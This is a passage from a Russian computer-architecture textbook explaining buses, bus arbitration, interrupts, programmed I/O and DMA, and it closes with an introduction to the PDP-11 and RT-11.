устройства. При решении второго вопроса надо не забывать, что чем выше производительность оборудования, тем оно дороже. И если для центральных процессоров имеет смысл добиваться высокой производительности, то требовать того же от, скажем, клавиатуры (и платить за это деньги) бессмысленно. С точки зрения выбора нужного устройства из множества доступных, особенно учитывая возможность добавления, удаления или замены оборудования со временем, становится ясно, что между системой процессор-память и периферийным оборудованием должен находиться некоторый промежуточный *коммутатор*. Понятно, что способ и параметры соединения процессора с коммутатором определяют требования к параметрам оборудования (скорость, время отклика и прочее).

Существует два существенно разных типа коммутаторов — коммутаторы с пространственным разделением каналов и коммутаторы с временным разделением каналов. В вычислительных системах несколько большее распространение получили коммутаторы с временным разделением — т. н. *шины*.




Рисунок 5: Классическая ЭВМ с общей шиной

Если вспомнить рисунок 3 на стр. 27, то можно обратить внимание на специально выделенные линии, связывающие процессор с памятью — шины данных, адресов и управления. В простейшем случае эти три шины объединены в несколько более сложную общую шину, являющуюся коммутатором, связывающим оборудование компьютера в одну систему.

Шина является широковещательным устройством. Когда процессор, собираясь начать операцию обмена данными, устанавливает на шине адресов нужный, все устройства его получают и сравнивают с назначенным им диапазоном адресов; устройство, которому принадлежит указанный адрес, отвечает процессору, а все остальные игнорируют начавшуюся операцию. За сравнение адреса, указанного на шине адресов, с назначенным адресом устройства отвечает т. н. *декодиратор адреса*.

Случай, когда взаимодействие инициируется оборудованием, вполне может быть реализован в такой схеме, но требуется решить два вопроса:

- ранее предполагалось, что обмен данными начинает всегда процессор; в данном же случае обмен может начать кто угодно, и, следовательно, возможны конфликты из-за попытки одновременно начать обмен данными; для устранения конфликтов потребовался т. н. *арбитраж шины*;
- если обмен данными может начать устройство, то возникает следующий вопрос — как уведомить об этом программу, которая в данный момент выполняет какие-либо действия, не связанные непосредственно с обработкой данного запроса? Для решения этого вопроса понадобилось ввести понятие *прерываний*.

Рассмотрим эти моменты более подробно.

## Шина, работа шины

Шина представляет собой набор проводников, к которым устройства подключаются параллельно, что обеспечивает возможность всем устройствам одновременно прослушивать сигналы, передаваемые по шине. Как правило, по концам проводников установлены резисторы, т. н. терминаторы, подавляющие отражение сигнала. Обычно выделяют два уровня напряжения — соответствующие логическому нулю и логической единице (сигналу).




Рисунок 6: Арбитраж шины, схема с фиксированными приоритетами

Так как все устройства подключены параллельно, то очередная операция нашине может быть начата любым из них, в том числе возможны коллизии одновременного доступа к шине. В простейшем случае для их устранения вшине управления предусмотрено несколько линий:

#busy — линия занятости (*busy*); на ней удерживается сигнал всё время, пока шина занята и ноль, когда шина свободна. Ни одно устройство не будет предпринимать попыток захвата шины, пока на линии #busy не будет нуля.

`#brq` — линия запроса шины (*bus request*); «разговор» на шине начинается с того, что нуждающееся устройство, убедившись в наличии нуля на линии `#busy`, устанавливает сигнал на линии запроса (1), см. рис. 6 (на рисунке показаны лишь те линии шины управления, которые будут обсуждены ниже); если несколько устройств это сделают одновременно, то сигнал на этой линии так и останется сигналом.

`#bgt` — линия предоставления шины (*bus grant*); Одно из подключенных к шине устройств выполняет функции так называемого арбитра шины. При получении сигнала по линии `#brq` (2) арбитр устанавливает (3) сигнал на линии `#bgt`. Линия `#bgt` — единственная линия шины, соединяющая все устройства последовательно. Сигнал передается по этой линии (4) до тех пор, пока не достигнет ближайшего устройства, запросившего шину. Если устройство шину не требует, то вход и выход линии `#bgt` замкнуты друг на друга и сигнал передаётся дальше, но когда устройство запрашивает шину (устанавливает сигнал `#brq`), вход линии `#bgt` (5) соединяется с линией `#busy` (6), а дальше по линии `#bgt` сигнал не передаётся. С этого момента шина считается занятой.

Этот механизм обеспечивает предоставление шины ближайшему к арбитру устройству (в случае коллизии), поэтому его называют «схемой с фиксированными приоритетами» (чем дальше от арбитра, тем ниже приоритет устройства). Если устройство, находящееся дальше от арбитра, всё ещё нуждается в обслуживании, то на линии `#brq` сохраняется сигнал, и когда сигнал с линии `#busy` будет снят, арбитр установит сигнал на `#bgt` и у устройства снова будет шанс захватить шину. Обычно арбитр шины — часть какого-либо устройства. Существует множество более сложных схем арбитража, с циклически или динамически меняющимися приоритетами, с интеллектуальными арбитрами и т. п., более подробную информацию об организации ЭВМ можно получить, например, в [90].

После того как устройство захватит шину, оно будет считаться ведущим и должно выбрать ведомое устройство, которому будет передавать или от которого потребует данные. Как уже говорилось, для идентификации устройств используются назначенные им адреса, либо заданные аппаратно («прощитые»), либо выбираемые переключателями, либо настраиваемые программно во время инициализации оборудования. Нужный адрес определяется сигналами, установленными на линиях шины адресов  $\#A_{N-1} \dots \#A_0$ , где  $\#A_0$  — младший разряд,  $\#A_{N-1}$  — старший разряд. Кроме того, в это же время ведущее устройство указывает тип выполняемой операции, например, выбором сигнала на линии `#write` шины управления (есть сигнал — запись, ноль — чтение).

Все устройства, подключенные к шине, прослушивают линии управления и адресов и, получив запрос от ведущего, сравнивают сигналы ША с назначенным им диапазоном адресов; устройство, которому принадлежит указанный адрес, передает ведущему подтверждение и приступает к операции, а все остальные отключаются от разговора. Ситуация, когда сразу несколько устройств приступают к операции, рассматривается в качестве серьезной неисправности, и поведение вычислительной системы в таком случае может стать недетерминированным.

Начатая ведомым устройством операция не может быть выполнена мгновенно, поэтому в протоколе шины предусматривают способ согласования скорости работы ведущего и ведомых устройств и ожидания ответа от ведомого. Ответ должен содержать данные, если они были затребованы, а также статус выполнения операции (завершилась успешно, завершилась с ошибкой и т. п.).

Итого, обмен данными по шине состоит из нескольких шагов:

- захват шины ведущим;
- выбор ведомого и выполняемой операции;
- получение подтверждения;
- ожидание ответа;
- получение ответа и статуса операции;
- освобождение шины.

Протокол шины может быть проще или сложнее, но всё равно очевидно, что операция выполняется за несколько тактов шины. Часто на шину накладывают ограничение — по шине возможна передача данных, адрес которых кратен ширине (то есть числу линий  $M$ ) шины данных  $\#D_{M-1} \dots \#D_0$ . Такой подход позволяет уменьшить требуемое число адресных линий и упростить проверку адресов дешифратором, кроме того, зачастую упрощаются сами периферийные устройства. При таком ограничении на работу шины потребуется либо наложить запрет на обращение к данным по невыровненным адресам (например, в PDP-11 обращение к 16-ти разрядному слову по нечётному адресу недопустимо, хотя обращение к байту возможно по любому адресу — извлекается либо старший  $\#D_{15} \dots \#D_8$  либо младший  $\#D_7 \dots \#D_0$  байт), либо усложнить протокол, выполняя передачу невыровненных данных в два последовательных такта — сначала с младшей, потом со старшей частью (так, к примеру, было в IBM PC XT).

Можно оценить пропускную способность шины  $Q$  ( $Б/сек$ ) с шириной шины данных  $M$  ( $бит$ ), тактовой частотой  $F$  ( $Гц$ ) и числом шагов в протоколе  $L$ .

$$Q = (M * F) / (8 * L) \quad (20)$$

Частота шин часто существенно уступает частоте процессоров, поэтому для обеспечения высокой пропускной способности иногда делают ширину шины данных большей, чем разрядность процессора. Также активно используют *групповые операции обмена*: за одну операцию пересылают не 1 элемент данных шириной  $M$  разрядов, а  $K$  элементов, тогда пропускная способность шины будет:

$$Q = (M * F * K) / (8 * (L + K)) \quad (21)$$

В этом случае можно обеспечить существенно более высокую пропускную способность: при обмене единичными данными для переноса данных используется не более, чем  $1/L$  тактов, а при групповых обменах  $K/(L+K)$  тактов. С ростом  $K$  величина  $K/(L+K)$  (utiлизация пропускной способности) стремится к 1.

Последний способ повышения пропускной способности используется в современных вычислительных системах очень широко, он удобно сочетается с использованием *кэширования* (накопления часто используемых данных и фрагментов кода в особой, очень быстродействующей, но небольшой по объему *кэш-памяти*). Физическая организация кэш-памяти предполагает группировку дан-

ных в небольшие строки кэш-памяти, длиной, обычно, 32-64 байта, а логика работы шины предполагает обмен целыми строками. Подробнее об этом см. «Кэширование» на стр. 350.

Если одним из участников обмена данными является оперативная память, то пересылаются данные либо хранившиеся в памяти, либо записываемые в память. В этом случае можно интерпретировать адрес в качестве некоторого идентификатора данных (например, переменной, элемента массива и т. д.) или кода (процедуры, метки перехода и т. п.). Однако, если в обмене участвуют иные устройства, то такая ассоциация (адрес  $\leftrightarrow$  содержимое) не всегда возможна.

При работе с периферийными устройствами адрес на ША используется для обращения к внутренним *registram устройств*. Типичными примерами таких регистров являются *регистры статуса* (состояния) устройства, *регистры команд* (устройство будет интерпретировать записываемые в этот регистр данные как некоторую команду; считывание из регистра команд зачастую невозможно), *регистры данных* (используются для передачи данных устройством или устройству). Часто *не существует взаимно однозначного соответствия адреса и регистра устройства*. В некоторых случаях запись в устройство по какому-либо адресу может обращаться к одному регистру (например, регистру команд), а чтение по тому же адресу — к другому регистру (скажем, регистру статуса). Иногда один адрес служит интерфейсом для обращения сразу ко многим регистрам, например, с помощью двухфазных операций — сначала по этому адресу записывают номер регистра, следующая операция чтения или записи по тому же адресу обратится уже к нужному регистру устройства.

Зачастую контроллеры периферийных устройств являются, по сути, специализированными однокристальными микро-ЭВМ со своими встроенными регистрами, микропроцессором, встроенным ПЗУ, своей локальной шиной и т. п. Интерфейс с общей шиной и назначенные «адреса регистров устройств» являются чем-то типа шлюза, используемого для взаимодействия ЦПУ с микроконтроллером, а не механизмом прямого обращения к какой-либо ячейке памяти.

Нельзя путать регистры ЦПУ с регистрами устройств: первые являются внутренней частью процессора, тогда как вторые принадлежат устройствам и доступны программам только при обращении по шине к некоторым адресам. Обращение к регистрам ЦПУ через интерфейс шины (а именно в этом случае понятие адреса имеет смысл) в большинстве вычислительных систем невозможно, поэтому фраза «адрес регистра ЦПУ» чаще всего окажется неправильной.

## Прерывания

Работа вычислительной машины должна полностью контролироваться программой, в том числе это касается операций обмена данными. Чтобы одно из устройств могло начать передачу данных другому, необходимо участие некоторой программы, возможно, компоненты операционной системы, т. к. несанкционированные и неконтролируемые операции в вычислительной машине должны быть исключены. При этом, однако, возникает необходимость согласовать вы-

полнение программ (в реальности может выполняться несколько задач и конечным получателем данных вполне может оказаться не та программа, которая выполняется в данный момент) с поступающими асинхронными запросами от периферийных устройств. Таким образом, *во-первых*, нужен некоторый механизм программной обработки асинхронных (по отношению к выполняемой программе) событий и, *во-вторых*, механизм их упорядочивания между собой.

Для примера можно рассмотреть случай обмена данными по сети: некоторая программа запрашивает от удаленного сервера достаточно большой блок данных. Размер сетевых пакетов ограничен, поэтому данные будут поступать в несколько порций, поочередно; возможно даже «вперемешку» с другими данными для других программ. Когда такой пакет поступает в сетевой адаптер, он должен быть передан и размещен в области памяти, отведенной в программе-получателе данных. Однако сам сетевой адаптер на аппаратном уровне не может располагать такой информацией — какой программе в какую область памяти какие данные передать. Для успешной обработки поступившего пакета необходимо вмешательство некоторой управляющей программы, т. е. процессор должен переключиться с той программы, которую он выполняет в данный момент, на не-которую другую, обслуживающую передачу данных получателю.

Для такого переключения необходимо знать адрес, по которому находится обслуживающая процедура. При этом надо учитывать, что для различных событий и различных устройств могут потребоваться различные обслуживающие процедуры. Конкретные адреса процедур становятся известны только после того, как код этих процедур оказывается загружен в память, то есть сами адреса обработчиков могут назначаться только программным способом.

Можно ввести несколько новых понятий:

*запрос прерывания* (*interrupt request*) — специальный сигнал, передаваемый процессору (обычно по выделенной для этого линии `#intr` в шине управления; часто таких линий бывает несколько; часто используется название `#irq`);

*прерывание* (*interrupt, trap*) — обработка запроса прерывания процессором; при получении сигнала `#intr` процессор завершает выполнение инструкции, «запоминает» текущее состояние и переходит к выполнению кода обработчика прерывания;

*обработчик прерывания* (*interrupt handler, trap handler*) — процедура, предназначенная для обработки прерываний данного типа (прерывания от данного устройства, типа устройств или события какого-либо специфического характера); задается адресом, с которого должно начинаться её выполнение;

*таблица прерываний* (*interrupt table*), *таблица векторов прерываний* (*interrupt vector table*) — специальная таблица, хранимая в оперативной памяти по заранее известному процессору адресу (часто строго определенному), содержащая адреса обработчиков прерываний; таблица заполняется и, при необходимости, изменяется программным способом;

*вектор прерывания* (*interrupt vector*) — запись в таблице векторов прерываний с данным номером, определяющая обработчик прерывания.

Если какое-либо устройство должно посылать процессору запросы прерывания, то ему назначается вектор прерывания. Как и в случае назначения устройству диапазона адресов, это может быть сделано жёстко, специальными переключателями или программно при инициализации системы. Операционная система (или некоторая программа, выполняющая сходные функции) обязана задать обработчики прерываний для всех используемых вычислительной машиной векторов, т. е. предоставить код этих обработчиков и сохранить в таблице векторов прерываний их адреса в соответствующих позициях.

Процесс переключения программы с текущего кода на код обработчика немного похож на вызов обычной процедуры, однако, в отличие от неё, при переходе к обработчику прерывания должно сохраняться текущее состояние процессора. Если бы после обработки прерывания состояние хоть как-либо изменилось (например, регистры изменяли своё значение), то нормальное продолжение прерванной программы стало бы невозможным. С другой стороны, сохранять все регистры процессора при вызове обработчика тоже нежелательно — обработчик может быть небольшим и не нуждаться в большом числе регистров, так что тратить время<sup>1</sup> на лишние действия нецелесообразно.

Переход к обработчику прерывания сделал максимально простым: сохраняется, во-первых, регистр флагов (слово состояния процессора) и, во-вторых, адрес возврата (т. е. адрес инструкции, следующей за той, во время выполнения которой возникло прерывание). Сохранять все регистры, значение которых может измениться при обработке прерывания, обязан сам обработчик прерывания.

Обработка прерываний оказалась очень удобным механизмом выполнения некоторых служебных процедур и с течением времени выделилось несколько типов прерываний, используемых в вычислительных системах:

- *асинхронные прерывания* — прерывания, генерируемые внешним оборудованием; например, прерывания от клавиатуры, от сетевых интерфейсов, от интервального таймера и т. п.; именно этот тип прерываний обсуждался выше;
- *синхронные аппаратные прерывания, исключения (exceptions)* — генерируются процессором в некоторых условиях; например, при попытке деления на ноль; они называются синхронными, потому что вызываются работой процессора;
- *синхронные программные* — вызываются специально предусмотренной инструкцией; такой тип прерываний *предназначен для организации интерфейса между системными компонентами и программами*.

Об типа синхронных прерываний вызываются работой самого процессора, поэтому, как правило, не возникает никаких проблем ни с их упорядочиванием (они не могут произойти одновременно, не могут вызвать конфликта одновременной обработки и т. п.), ни с согласованием их момента возникновения с выполнением программы процессором (с одним исключением: когда сама попытка вызова обработчика прерывания вызывает ошибку).

---

<sup>1</sup> Невелики вроде бы затраты: сохранить все регистры, но в современных процессорах регистров десятки, а прерывания могут происходить тысячи и десятки тысяч раз в секунду.

Прерывания от оборудования, которые происходят асинхронно с работой процессора, требуют специальных мер для устранения возможных конфликтов. На практике сложилось две принципиальных схемы обработки асинхронных прерываний, которые в вычислительной машине обычно используются совместно. Это т. н. *параллельная* и *радиальная* схемы обработки прерываний.

В *параллельной* схеме у процессора есть группа контактов, соединенных с линиями запроса прерывания (*interrupt request, IRQ*). Каждому устройству назначены *вектор прерывания* и линия запроса прерывания. На рис. 7 условно изображена система с параллельной схемой обработки прерываний, в которой имеются 4 линии запроса прерывания ( $\#irq_0 \dots \#irq_3$ ). В приведённой конфигурации линия  $\#irq_3$  не используется.




Рисунок 7: Параллельная схема обработки прерываний

Вопрос разрешения конфликтов с одновременным приходом сигналов прерывания или их наложения друг на друга решает сам процессор, на аппаратном или программном уровне, для чего могут быть введены приоритеты запросов (которые обычно связаны с номером линии  $\#irq$ ), блокировка обработчиков и т. п. Устройство, установившее  $\#irq$ , сообщает процессору вектор этого прерывания сразу после получения от процессора подтверждения. Часто в вычислительных системах предусмотрены специальные инструкции, запрещающие и разрешающие обработку прерываний как полностью, так и частично (т. н. *маскирование прерываний* — разрешение обрабатывать только некоторые прерывания).

Параллельная схема имеет недостатки, среди которых главный — наличие множества линий запроса прерывания вшине управления. Такая схема ограничено расширяема и, кроме того, не слишком удобна для многопроцессорных вычислительных систем. Для устранения этих недостатков была предложена радиальная схема обработки прерываний.

В *радиальной* схеме (см. рис. 8) у процессора предполагается наличие только одной линии запроса прерывания  $\#intr$ ; зато в систему добавляется специальное устройство — контроллер прерываний, к которому подключается множество

линий запроса прерывания #irq от других устройств. Когда на одной из входных линий #irq контроллера прерываний появляется сигнал, контроллер определяет связанный с этим сигналом вектор прерывания и посыпает процессору сигнал #intr, одновременно передавая по шине данных номер вектора прерывания.




Рисунок 8: Радиальная схема обработки прерываний

На контроллере прерываний лежат функции распределения запросов прерываний по приоритетам, блокировки запроса данного уровня до его завершения, определение вектора по номеру входной линии #irq и т. п. Такая схема обладает достаточными возможностями по расширению: если не хватит числа линий запроса прерываний контроллера, то можно установить несколько контроллеров каскадом, заменить контроллер более мощным и так далее. В многопроцессорных системах используется еще более сложная схема, в которой сразу несколько контроллеров прерываний связаны между собой (один общий и по одному на каждый процессор).

Ещё один нюанс связан с возможностью подключения на одну линию #irq нескольких устройств. Обычно стараются сделать так, чтобы на одну линию подключалось только одно устройство, это упрощает и разработку аппаратуры и разработку обработчиков прерываний. Однако время существования шин (как стандарта), как правило, существенно превышает время существования отдельных видов оборудования. В результате часто получается так, что число изначально предусмотренных линий запроса прерывания оказывается со временем недостаточным и возникает необходимость подключить на одну линию несколько устройств. Для этого используется т. н. «IRQ sharing», реализуемый с помощью опросной обработки прерываний. В этом случае обработчик прерывания должен сам выяснить, какое именно из нескольких подключенных устройств установило сигнал #irq, последовательно их опрашивая.

Современные системы часто реализуют и параллельную и радиальную схемы одновременно, да ещё допускают для отдельных видов оборудования опросную обработку с совместным использованием одного IRQ.

## Программный ввод-вывод, устройства, управляющие шиной, и прямой доступ к памяти

Выше, на стр. 46, была рассмотрена общая логика работы шины. Для того, чтобы обеспечить передачу данных, например, от контроллера дисковой подсистемы в нужную программу потребуется реализовать достаточно сложную аппаратную часть: контроллер должен уметь захватывать шину, указывать адрес получателя, выполнять операции пересылки, должна быть реализована какая-либо логика обработки возможных ошибок пересылки и т. п. Это требует реализации как достаточно сложной аппаратной части, так и сложных механизмов согласования работы аппаратуры с программным обеспечением, особенно при обнаружении ошибок.

Всё это приводит к необходимости использования прерываний для обработки запросов передачи данных между устройствами (чаще между устройствами и памятью). Это справедливо и в случае нормального протекания операции, и уж тем более для обработки ошибочных ситуаций. Более того, механизм обработки прерываний позволяет существенно упростить периферийное оборудование — работа по управлению шиной и пересылке данных между устройством и памятью может быть легко выполнена процессором, а не самим устройством.

Такой способ получил название *программный ввод-вывод (PIO, Programmed Input-Output)*. Когда устройство должно передать данные в память или другому устройству (иногда: готово получить данные), оно генерирует прерывание, после чего обработчик прерывания осуществляет считывание данных из устройства и размещение их в памяти или передачу другому устройству. Фактически, обработчик прерывания выполняет некоторые подготовительные операции, потом цикл, в котором осуществляется считывание данных из одного устройства (т. е. по какому-то адресу) и запись в другое (т. е. по другому адресу), и, наконец, завершающие операции. Процесс переноса данных между устройствами осуществляется при активном участии процессора и за счет времени, остающегося для выполнения программ, что не всегда удобно и даже не всегда приемлемо. Значительным же плюсом такого решения является предельная простота аппаратной реализации.

Другое возможное решение — т. н. *устройства, управляющие шиной (master-bus device)*. В этом случае устройство умеет управлять шиной, выбирать ведомое устройство, выполнять все необходимые операции на шине и уведомлять процессор только лишь о начале или завершении выполнения операции ввода-вывода — успешном или нет. Такой подход разгружает процессор от рутинных операций (ЦПУ должен лишь при обработке прерывания сообщить устройству куда какие данные передавать и узнать результат операции), но требует сложной аппаратной реализации для всех подобных устройств. Это решение целесообразно только для быстродействующих устройств ввода-вывода.

В современных системах зачастую используется некоторое «промежуточное» решение, позволяющее и разгрузить центральный процессор и упрощ-

стить периферийное оборудование: для организации обмена данными при операциях ввода-вывода используется дополнительный, крайне специализированный процессор, получивший название *контроллер прямого доступа к памяти* (*ПДП*, *Direct Memory Access*, *DMA*, иногда называемый *Input-Output Memory Management Unit*, *IOMMU*).

Контроллер ПДП представляет собой отдельное устройство (см. рис. 8 на стр. 51), подключенное к шине и умеющее управлять ею, предназначено для выполнения пересылок данных между устройствами и памятью (обмен память-память или устройство-устройство через ПДП возможен далеко не всегда). Обычно контроллер ПДП предоставляет несколько возможных каналов (*DMA Channel*), распределемых между устройствами, как правило, статически<sup>1</sup> (т. е. при конфигурировании устройств), а в шине управления выделяется по две линии на каждый канал ПДП:

- *#drqi* — линия запроса канала *i*; устройство устанавливает на этой линии сигнал чтобы сообщить о намерении передать или получить данные;
- *#dack*i** — линия предоставления канала *i*; контроллер ПДП сигнализирует устройству о возможности передачи данных.

Рассмотрим (см. рис. 9 на стр. 54) взаимодействие устройств при обмене данными с помощью контроллера ПДП на примере системы с двумя каналами, в которой осуществляется запись в память данных, поступающих из устройства по каналу 1 ПДП.

До начала такой передачи происходит несколько подготовительных шагов:

*Во-первых*, устройство сообщает программе о наличии у неё нужных данных с помощью запроса прерывания IRQ.

*Во-вторых* (в системах с контроллером прерываний), IRQ поступает в контроллер и, если в этот момент не обрабатывается более приоритетных прерываний, генерируется сигнал запроса прерывания процессора.

*В-третьих*, центральный процессор, получив запрос прерывания, завершает текущую выполняемую инструкцию, выясняет вектор обработчика и передаёт управление процедуре обработки прерывания.

*В-четвертых*, обработчик прерывания должен определить сколько данных и по какому адресу в памяти надо разместить и передать эту информацию контроллеру ПДП, обращаясь к адресам регистров контроллера ПДП. Контроллер запоминает параметры передачи по данному каналу в своих внутренних регистрах. В данном примере это будут регистры «*длина*», «*адрес*» и «*направление*» (направление передачи *в* или *из* памяти).

Наконец, обработчик прерывания сообщает устройству о том, что оно может начинать передачу данных и на этом участке центрального процессора в обмене данными завершается.

Далее начинается совместная работа контроллера ПДП и устройства.

---

<sup>1</sup> Таким образом, мы уже можем назвать три основных типа ресурсов, назначаемых устройствам при конфигурировании: 1) диапазон адресов ввода-вывода, 2) номер запроса прерывания и 3) номер канала ПДП. Знание этих трёх параметров обычно необходимо для взаимодействия с внешним по отношению к ЦПУ оборудованием.




Рисунок 9: Передача данных от устройства в ОЗУ с помощью ПДП

Последующие шаги рассматриваем детально:

- для начала обмена данными устройство устанавливает сигнал  $\#drq_1$  (1);
- ПДП, получив сигнал  $\#drq_1$ , начинает захват шины, установив  $\#brq$  (2);
- арбитр шины, когда появляется такая возможность, предоставляет шину в использование (3) с помощью сигнала  $\#bgt$  (обычный процесс захвата шины);
- ПДП, получив  $\#bgt$ , (4) устанавливает  $\#busy$  (шина захвачена), считывает из своего регистра «адрес<sub>1</sub>» адрес и устанавливает его на шине адресов и одновременно посыпает сигнал  $\#dack_1$ ;
- устройство, дождавшись  $\#dack_1$ , устанавливает на шине данных требуемые для передачи данные (адрес уже установлен контроллером ПДП);
- на следующий такт ОЗУ начинает запись данных по указанному адресу;
- после завершения записи (согласование ПДП с ОЗУ здесь не показано) ПДП уменьшает регистр «длина<sub>1</sub>», увеличивает «адрес<sub>1</sub>» и, если передача должна продолжаться, сохраняет сигнал  $\#dack_1$  активным (тогда устройство на следующем такте передаст новые данные), иначе завершает работу, освободив шину (сняв сигналы  $\#busy$  и  $\#dack_1$ ).

Естественно, в реальности поддерживаются различные режимы работы ПДП, зачастую более сложные и требующие большего числа линий ШУ для своей работы. Однако во всех случаях контроллеры ПДП берут на себя всю сложную работу, а устройства оказываются достаточно простыми. В рассмотренном выше примере устройство может даже «не уметь» захватывать шину — за него это сделает контроллер ПДП. Дополнительно на эту тему см. [1], [90], [2].

## PDP11 – знакомство с реальной ЭВМ

За годы производства ЭВМ линейки PDP11 несколько раз менялись используемые шины, увеличивалась ширина шины адресов, архитектура постепенно усложнялась от машины с общей шиной (см. рис. 5 на стр. 43), до системы с несколькимишинами и даже предпринимались попытки создания многопроцессорных версий. Так как эта машина интересна в данный момент лишь в целях предварительного ознакомления с низкоуровневым программированием, то ни её реальная архитектура, ни детали различных реализаций подробно рассматриваться не будут. Для начала можно предполагать, что её архитектура близка к изображенной на рис. 5 (стр. 43), и что разрядность регистров общего назначения, ширина шины адресов и шины данных равны 16 разрядам<sup>1</sup>, порядок размещения байтов little endian. Такие предположения будут выглядеть вполне естественно, так как ни детали взаимодействия программы и операционной системы, ни детали взаимодействия с оборудованием затронуты на этом этапе не будут.

Для практических целей будет использована операционная система RT-11, достаточно простая для первоначального освоения и обладающая редким, очень удобным для нас свойством: запускаемая задача загружается в стандартное 16-ти разрядное адресное пространство, создаваемое при запуске операционной системы. Это позволяет с помощью основных команд системы просматривать содержимое памяти задачи до её загрузки, после загрузки, после завершения работы программы; можно прямо сформировать в памяти код задачи и запустить её на выполнение и т. п. Эта особенность очень удобна для реализации тестовых задач из нескольких команд, записанных прямо в машинных кодах.

Сведения о системе команд, режимах адресации и т. п. приводятся в основном по официальной документации Digital Equipment Corporation, например, "PDP11 Handbook" [76] и "PDP11/40 Processor Handbook" [77]. В ближайших разделах будет дано короткое описание основ кодирования для PDP11, носящее по большей части справочный характер, и лишь в последующих разделах будут рассмотрены поясняющие примеры. Такой сделано потому, что даже в простых примерах затрагиваются вопросы, требующие целого комплекса сведений.

### Регистры и режимы адресации

